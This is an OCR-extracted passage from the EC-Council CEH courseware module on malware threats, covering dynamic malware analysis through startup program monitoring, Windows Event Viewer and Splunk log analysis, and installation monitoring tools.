


Figure 7.122: Screenshot of Autoruns for Windows

hide01.ir

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*https://www.bleepingcomputer.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*https://www.outertech.com*)
- Chameleon Startup Manager (*https://www.chameleon-managers.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

49 Module 07 | Malware Threats


EC-Council CEH

Dynamic Malware Analysis: Event Logs Monitoring/ Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Splunk

It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network



https://www.splunk.com

Log Analysis Tools

- ManageEngine Event Log Analyzer (https://www.manageengine.com)
- Solarwinds Loggly (https://www.loggly.com)
- Netwrix Event Log Manager (https://www.netwrix.com)
- New Relic (https://newrelic.com)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Event Viewer → Windows Logs

hi-tech.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.123: Screenshot of Windows Event Viewer showing System logs

- **System Security logs**

Start → Event Viewer → Windows Logs → Security




Figure 7.124: Screenshot of Windows Event Viewer showing Security logs

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Applications and Services Logs**

  Start → Event Viewer → Applications and Services Logs




Figure 7.125: Screenshot of Windows Event Viewer showing Applications and Services Logs

hide01.ir

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.126: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Solarwinds Loggly (*https://www.loggly.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)
- New Relic (*https://newrelic.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

50 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- Advanced Uninstaller PRO (https://www.advanceduninstaller.com)
